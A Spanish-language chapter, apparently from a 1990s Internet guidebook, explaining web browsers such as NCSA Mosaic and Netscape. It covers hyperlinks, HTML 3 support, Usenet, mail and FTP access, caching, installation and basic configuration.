### ***¿Qué es un explorador?***

---


Su explorador Web es su ventana al World Wide Web. De hecho, dado que la mayoría de los exploradores soportan ahora otros protocolos Internet, mucha gente piensa que puede utilizar su explorador Web como una interfaz gráfica de usuario a Internet.

Utilizando su explorador Web, puede visualizar documentos Web que contengan gráficos integrados o vinculados, e incluso clips de vídeo y sonido. También puede utilizar su explorador para navegar a ubicaciones FTP y recuperar software y archivos de datos, leer grupos de noticias Usenet y enviar mensajes de correo electrónico.

Como se vio en el Capítulo 1, los documentos Web son documentos de hipertexto; contienen vínculos a otros documentos, que a su vez pueden contener vínculos a más documentos. Es fácil identificar los vínculos en una página Web ya que el explorador muestra el texto de vínculo de forma distinta que el texto normal; normalmente aparece sombreado en un color de primer plano diferente y a menudo está subrayado.

Cuando se mueve el puntero del ratón sobre texto normal en una página Web, el puntero tiene el aspecto de una flecha. Sin embargo, cuando se mueve el puntero sobre el texto de vínculo, el explorador cambia probablemente la forma del puntero de una flecha a una mano, con el dedo índice apuntando al texto de vínculo. Aunque no se puede ver el matiz de color, la Figura 5.1 muestra una página con algún texto de vínculo.

Para seleccionar un vínculo, se pulsa sobre él con el botón izquierdo del ratón. Su explorador borrará la pantalla y recuperará el documento al que se refiere el vínculo. La Figura 5.2 muestra cómo funciona este proceso. Los vínculos de una página Web crean lazos invisibles entre su computadora y otras computadoras remotas, que se pueden encontrar físicamente en la habitación de al lado o en otro continente.




**Figura 5.1.** El texto de vínculo aparece sombreado en un color diferente y a menudo subrayado.

La Figura 5.3 muestra un explorador Web muy conocido llamado *NCSA Mosaic* ejecutándose bajo Windows 95. NCSA son las siglas de *National Center for Supercomputing Applications*, una organización patrocinada por la Universidad de Illinois en Urbana-Champaign. NCSA ha estado involucrada activamente en el desarrollo de Internet, y ofrece una gran variedad de software y de estudios tecnológicos e información a la comunidad Internet. La dirección Web de NCSA es <http://www.ncsa.uiuc.edu/>.

NCSA Mosaic es tan popular debido, en gran parte, a que fue uno de los primeros exploradores para el World Wide Web. A pesar de que desde entonces han aparecido en escena exploradores que compiten con él, NCSA ha hecho un trabajo enorme para mantenerse al día con las nuevas tendencias e incluso liderar el desarrollo en algunas áreas. Una de esas áreas es la de seguridad Web.

NCSA Mosaic fue el primero, y es aún uno de los pocos que utilizan las características de seguridad que vienen con cortafuegos y servidores sustituto. (Estos términos se tratan en el Capítulo 16.)

Otra razón de la popularidad de NCSA Mosaic se debe a que establece los primeros estándares para un fácil manejo, proporcionando una interfaz que incluye una barra de herramientas y otros elementos para asistir al usuario. La Figura 5.3 muestra la ventana del programa Mosaic. Aunque la versión de Mosaic que aparece aquí es una reciente, la barra de herramientas y el icono del globo terráqueo de la esquina superior derecha de la ventana han formado parte de Mosaic desde el principio.



**Figura 5.2.** Los vínculos de hipertexto pueden conectarle a la computadora de la habitación de al lado o a una en cualquier lugar del mundo.

Cuando navegue por el World Wide Web, pasará la mayor parte del tiempo interactuando con documentos Web que se muestran en la ventana del explorador: leyendo texto, mirando imágenes y pulsando sobre vínculos de texto para visualizar otras páginas.


Además de interactuar con las propias páginas Web, solamente hará algunas cosas con cierta frecuencia:

- Utilizar la barra de desplazamiento de la ventana del explorador para obtener una panorámica de la ventana superior o inferior.
- Pulsar un botón de la barra de herramientas para volver a la página anterior.
- Pulsar otro botón de la barra de herramientas para regresar a la página de inicio.

En una sesión de exploración normal, llevará a cabo estas funciones prácticamente cada minuto que esté en el Web.


Algunas otras acciones que puede que lleve a cabo con bastante frecuencia son:

- Pulsar un botón de la barra de herramientas para seguir un vínculo progresivo.
- Volver a cargar una página que el explorador esté mostrando actualmente.




**Figura 5.3.** NCSA Mosaic mostrando la página de inicio de NCSA.





**Figura 5.5.** Barra de herramientas de Netscape.



**Figura 5.6.** Añadiendo un señalador con Netscape.



## ¿Qué buscar en un explorador?

---

Con todas estas opciones, es posible que se esté preguntando cómo elegir un explorador. En esta sección, le indicaremos la dirección adecuada identificando las características y funciones más importantes que se deben buscar en un explorador.

### **Composición compatible**

A la hora de decidirse por un explorador, lo más importante es comprobar si el explorador compone los documentos de manera adecuada. Puede que le sorprenda saber que no todos los exploradores Web componen (o muestran) los documentos de la misma manera, pero es así. Los desarrolladores de exploradores Web intentan hacer que sus productos compongan los documentos del mismo modo en que lo hacen los otros, pero los planificadores y programadores no siempre interpretan las características del lenguaje de marcas (HTML) del mismo modo, especialmente aquellas características que son nuevas para la especificación HTML.

Un problema más corriente aún es que algunos desarrolladores simplemente no pueden incluir las nuevas características y capacidades tan rápidamente como otros. Se espera que la especificación para la última versión de HTML (versión 3) esté terminada este año. Ha estado en desarrollo durante más de un año, y algunos desarrolladores de explorador han soportado algunas características de HTML 3 desde el principio. Por ejemplo, la versión 3 de HTML proporciona un modo elegante de crear tablas. Los exploradores Mosaic y Netscape han soportado tablas desde hace algún tiempo, mientras que otros aún no las soportan. (Aprenderá sobre la creación de tablas en el Capítulo 10.)

Otra característica HTML 3 que deberían soportar todos los exploradores Web es la de *figuras insertadas*. La mayoría de los exploradores han soportado imágenes insertadas, pero HTML 3 da un nuevo giro a la imagen insertada. Una *figura* es como una imagen insertada, pero ofrece una mayor flexibilidad. Por ejemplo, el texto puede discurrir alrededor de una figura, pero no alrededor de una imagen insertada. De nuevo, tanto Netscape como Mosaic componen las figuras adecuadamente, pero muchos otros exploradores no lo hacen.

Ni siquiera Mosaic o Netscape soportan todas las características nuevas de HTML 3. De hecho, probablemente HTML 4 se encuentre cerca de su conclusión antes de que la mayoría de los exploradores soporten todas las características de la especificación HTML 3. Con todo, asegúrese de elegir un explorador que soporte al menos las características más importantes de HTML 3. Estas incluyen:

- Tablas.
- Figuras insertadas.
- Fondos personalizados.

-

## **Utilización de los servicios Internet**

Como usted sabe, puede utilizar un explorador Web para acceder a otros recursos Internet que no sean el World Wide Web. A veces no está claro cuando está conectando a un recurso no WWW ya que conecta a él siguiendo simplemente un vínculo en una página Web. Por ejemplo, alguien podría incluir un vínculo a un grupo de noticias Usenet en una página. Cuando pulse en ese texto de vínculo, su explorador mostrará una lista de líneas temáticas de artículos enviados a ese grupo de noticias. Cada línea temática que aparezca también tendrá texto de vínculo que se puede pulsar para leer los artículos individuales y seguimientos.

Además de acceder a los recursos Internet a través de las páginas Web, también puede acceder directamente a ellos con su explorador, o al menos debería poder. El año pasado o así, los desarrolladores de exploradores empezaron a incorporar soporte para otros servicios Internet, como grupos de noticias y correo electrónico. Como resultado, mucha gente que publica páginas en el Web ha empezado a incluir vínculos para acceder a grupos de noticias Usenet y para enviar mensajes electrónicos. Así, si el explorador que está considerando no soporta correo y Usenet, probablemente debería elegir otro.

Sólo lleva un momento determinar si un explorador puede soportar estos servicios. Todo lo que tiene que hacer es escribir un URL especial en el cuadro de edición donde introduce los URL para las páginas normales Web. Como prueba, escriba

```
news:rec.aviation
```

en el cuadro de edición. Si aparece una página sobre el asunto en cuestión, su explorador soporta Usenet. La Figura 5.7 muestra el aspecto que debería tener. (Se verán más URL para grupos de noticias Usenet en el Capítulo 11.)

Para averiguar si un explorador soporta correo, escriba


```
mailto:maryk@cosmetics.com
```

en el cuadro de edición. Por supuesto, puede sustituir cualquier dirección de correo electrónico que quiera, pero realmente no importa, ya que obtendrá un mensaje de error (si su explorador no soporta correo) o un diálogo, como el que aparece en la Figura 5.8, en el que se puede escribir el texto de un mensaje. Se puede pulsar el botón Cancel para cerrar el diálogo.

Casi todos los exploradores soportan hoy en día FTP, pero debe probar para asegurarse. Escriba

```
ftp://ftp.ncsa.uiuc.edu/Web/Mosaic/Windows
```

Esto debería hacer que apareciese un índice de los archivos contenidos en el subdirectorio */Web/Mosaic/Windows* de la ubicación FTP de NCSA (véase la Figura 8.9). Aquí es donde también puede adquirir Mosaic, si aún no lo tiene.



**Figura 5.7.** Mosaic mostrando una página sobre temas de artículos Usenet.

## Cache

Otra de las características importantes en las que debe insistir que tenga su explorador es *cache*. Un explorador que tenga cache, o memoria próxima, mantiene copias de las páginas a las que usted accede de forma que no tiene que transferirlas de nuevo si quiere volver a ellas. Volver a cargar una página desde la memoria cache es mucho más rápido que transferirla de nuevo desde su fuente original.

Existen de hecho dos tipos de caches: *cache de disco* y *cache de memoria*. Los exploradores pueden tener uno o ambos tipos. Como puede que ya haya supuesto, con


cache de disco el explorador almacena la página localmente en su propio disco rígido y le da un nombre especial que permite que el explorador la agrupe con el URL de la página original. Cuando usted solicita una página de la cache, el explorador codifica el URL en un nombre de archivo, a continuación busca para ver si la página está en el directorio de cache. Si lo está, carga la página desde el disco en lugar de transferirla de nuevo.

La cache de memoria es similar a la cache de disco, pero en vez de almacenar páginas en el disco rígido, una cache de memoria conserva todo el documento en la memoria de la computadora. Esto permite un acceso aún más rápido que si se vuelve a cargar el documento desde el disco.

Para más información sobre la configuración de su explorador para cache, consulte más adelante la sección «Cache» de este capítulo.

## ***Facilidad de uso***

Aunque todos los exploradores Web son básicamente fáciles de utilizar, el que usted elija debe ser muy fácil de manejar; debería funcionar como una ventana transparente al Web.




**Figura 5.8.** Cuadro de diálogo de correo de Netscape.

Por supuesto, sus gustos y preferencias personales jugarán el papel más importante a la hora de decidirse por un explorador, y no sabrá cómo se siente trabajando con cada uno de ellos hasta que los haya probado. Sin embargo, le podemos sugerir algunas características básicas. Por un lado, querrá probablemente que su explorador proporcione una barra de herramientas con botones para las funciones que realice con mayor frecuencia. La mayoría de los exploradores conocidos contienen barras de herramientas, pero algunos de ellos no.

Otra característica a buscar es un cuadro de edición visible para los URL de página Web, y lo mejor es que el explorador permita cortar y pegar en el cuadro de edición. Esto le permite copiar un URL desde una página Web, u otro documento, al cuadro de edición en vez de tener que escribirlo. Es posible que también quiera adquirir un explorador que le permita abrir múltiples ventanas para visualizar distintas páginas al mismo tiempo, o que al menos le permita ejecutar múltiples instancias del explorador al mismo tiempo.

Por último, con algunos exploradores tiene que configurar las tipografías y fuentes de cada elemento HTML (cada nivel de encabezamiento, texto normal, texto resaltado, etc.) antes de que el explorador pueda mostrar las páginas de manera adecuada. La capacidad para cambiar la tipografía y fuente de cada elemento ofrece un futuro atractivo, aunque se aproxime a violar la primera premisa de HTML (que los documentos deberían tener la apariencia que el autor pensaba, no la que pudiese gustar al lector).



**Figura 5.9.** Internet Explorer de Microsoft mostrando un directorio en una ubicación FTP.

## ***Características de seguridad***

Si va a estar explorando el Web desde dentro de una red con garantías, es posible que tenga que configurar su explorador para que trabaje a través de una computadora especial de su red llamada servidor sustituto. Casi todos los exploradores conocidos le permiten que los configure para que funcionen con un servidor sustituto, pero algunos no, por lo tanto, averigüe si va a trabajar a través de un sustituto antes de decidirse por un explorador en concreto. Si lo va a hacer, su proveedor de servicios Internet o su administrador de sistemas le indicará si tiene que hacer algo en especial para utilizar su explorador. Consulte el Capítulo 16 para más detalles sobre servidores sustituto y cortafuegos.

## ***Instalación y configuración de un explorador***

---

Si compra su explorador Web en una tienda de software o lo adquiere como parte de un paquete de acceso a Internet, es más que probable que venga en un disquete con un programa de instalación. En este caso, simplemente siga las instrucciones de instalación.

Si transfiere un explorador desde Internet es posible que venga también con un programa de instalación. Sin embargo, antes de que pueda utilizar el programa tendrá que extraer el programa de instalación y otros archivos de un archivo comprimido. En estos días, la mayor parte de los archivos son programas .EXE que se extraen automáticamente (se ejecuta el programa .EXE directamente desde DOS o desde Windows para extraer los archivos necesarios para la instalación del explorador). También es posible que el archivo sea un archivo ZIP, en cuyo caso será necesario abrirlo utilizando WinZip (o el programa shareware PKUNZIP si se está utilizando DOS).

Una buena idea consiste en extraer el archivo y llevarlo a un subdirectorio temporal. De ese modo, se pueden borrar fácilmente los archivos de instalación sobrantes y el archivo original eliminándolos o eliminando todo el subdirectorio.

Una vez que haya extraído los archivos de instalación, encontrará normalmente los archivos llamados README.TXT y SETUP.TXT en el subdirectorio. Utilice un editor o un visor de texto para leer el archivo README.TXT en su totalidad. Los archivos README normalmente contienen instrucciones de instalación e información importante sobre la utilización del explorador con distintos sistemas operativos. Por supuesto, en el momento en el que haya accedido al archivo README, ya habrá completado gran parte del proceso de instalación. Sin embargo, los archivos README le pueden ofrecer consejos importantes sobre la ubicación de los archivos de programa del explorador, utilización del programa de instalación, o sobre cómo evitar problemas que pueden surgir debido a la incompatibilidad con su hardware u otros programas.

Una vez que haya leído el archivo README y se encuentre preparado para continuar, haga una doble pulsación sobre el programa SETUP.EXE. Este programa le preguntará dónde quiere ubicar el programa del explorador y los archivos de datos y puede que le pregunte sobre otras opciones de configuración, como cache y aplicaciones de


asistencia. Normalmente, un programa de instalación crea una ventana de grupo de programas para los distintos programas y utilidades que vienen con el explorador, o en el caso de Windows 95, crea un grupo para su menú Programas/Inicio.

Las pautas de instalación que se han dado aquí son principalmente para los usuarios de Windows. Si utiliza un Mac, es probable que el procedimiento sea aún más sencillo. Tan pronto como transfiera el archivo de Mac, bastará con una doble pulsación sobre su icono para instalar el nuevo explorador.

## Opciones básicas

Una de las primeras cosas que se deben hacer después de instalar un nuevo explorador es establecer algunas de las opciones básicas en su cuadro de diálogo de configuración. La Figura 5.10 muestra la pestaña General del cuadro de diálogo de opciones para NCSA Mosaic, y la Figura 5.11 muestra la pestaña Services.

Los exploradores aparecen preconfigurados normalmente con una dirección de página de inicio que indica la compañía que desarrolló el explorador. Por ejemplo, Netscape aparece preconfigurado para que apunte al propio web de Netscape, haciendo que sea su punto de partida. Aunque el web de un desarrollador no es normalmente una mala elección como punto de partida, es posible que usted quiera empezar desde otro lugar. Puede cambiar la página de inicio implícita a la suya propia si tiene una a la de su proveedor de servicios, o a un directorio Web como Yahoo. Para cambiar la página de inicio, basta con escribir su URL en el cuadro de edición de la página de inicio. En el caso de Mosaic, este cuadro de edición se encuentra bajo la pestaña de opciones General (véase la Figura 5.10). En Netscape, la página de inicio se establece en el panel Options/Preferences/Styles (véase la Figura 5.12).



**Figura 5.10.** Pestaña de opciones General de NCSA Mosaic.




Aunque es posible que quiera cambiar su página de inicio inmediatamente, hay otras opciones de configuración que son más importantes. Estas incluyen decirle a su explorador:

- Su nombre.
- Su dirección de correo electrónico.
- La ubicación de su archivo de firma.
- El nombre del servidor de noticias que debe utilizar.
- El nombre del servidor de correo que debe utilizar.

Su proveedor Internet o su administrador de sistemas deberían poder decirle los nombres de los servidores que va a utilizar su explorador para entregar el correo y proporcionar el acceso a los grupos de noticias Usenet (véase la Figura 5.11). Los nombres de servidor se corresponden generalmente con los de las máquinas de la red del suministrador de servicios (o de su propia red) y, normalmente, siguen un convenio de denominación para máquinas. Por ejemplo, las computadoras que sirven noticias se llaman normalmente news, y las computadoras que sirven noticias de correo se llaman normalmente mail o smtp. Algunos exploradores vienen preconfigurados incluso para esos nombres de servidor estándar, y la mayoría de la gente no encuentra necesario cambiarlos. A menos que necesite utilizar una computadora que no esté en la red de su suministrador o en su propia red para esos servicios, no necesitará introducir el nombre completo de dominio (*como news.netcom.com*).

Además de estas necesidades, es posible que quiera cambiar otras opciones. La mayoría de los exploradores le ofrecen la opción de mostrar o esconder algunos componentes del explorador. Por ejemplo, puede elegir entre visualizar u ocultar la barra




**Figura 5.11.** Pestaña de opciones Services de NCSA Mosaic.



de herramientas, el cuadro de edición para las direcciones y otros elementos como botones que le conducen directamente al web del desarrollador o a directorios.

También puede cambiar el modo en que el explorador muestra los documentos Web. Algunos exploradores le permiten especificar un color de fondo personalizado (por omisión, casi todos los exploradores utilizan el gris o tostado). Además puede personalizar la apariencia del texto de vínculo. La mayor parte de los exploradores pueden mostrar el texto de vínculo al menos de tres formas. Un vínculo que haya seguido recientemente que esté aún en una cache de memoria se llama *vínculo activo*. Un vínculo que haya seguido en el pasado (pero no tan recientemente) estará probablemente en la cache de disco. Este tipo de vínculo se llama *vínculo seguido*. Por último, un vínculo al que nunca se haya accedido o que no se haya seguido durante mucho tiempo se llama *vínculo inactivo*. Como alternativa, algunos exploradores (incluyendo NCSA Mosaic) utilizan los términos *ancla de cache*, *ancla visitada* y *ancla sin visitar* para referirse a estos tipos de vínculos.

Implícitamente, Mosaic utiliza el azul para las anclas sin visitar, verde para las anclas de cache y rojo para las anclas visitadas. Netscape utiliza el azul para los vínculos inactivos y púrpura para los vínculos seguidos, pero subraya siempre el texto de vínculo independientemente de su estado de cache.



**Figura 5.12.** Diálogo Options/Preferences/Styles de Netscape.

Aunque se puede cambiar el aspecto implícito de elementos como texto de vínculo y fondo, debe comprender que es posible que estas configuraciones las pasen por alto las páginas Web que especifican sus propiedades particulares. Cuando se encuentre con una página así, no piense que su explorador está defectuoso; simplemente el autor ha personalizado la página para que tenga una apariencia en concreto.

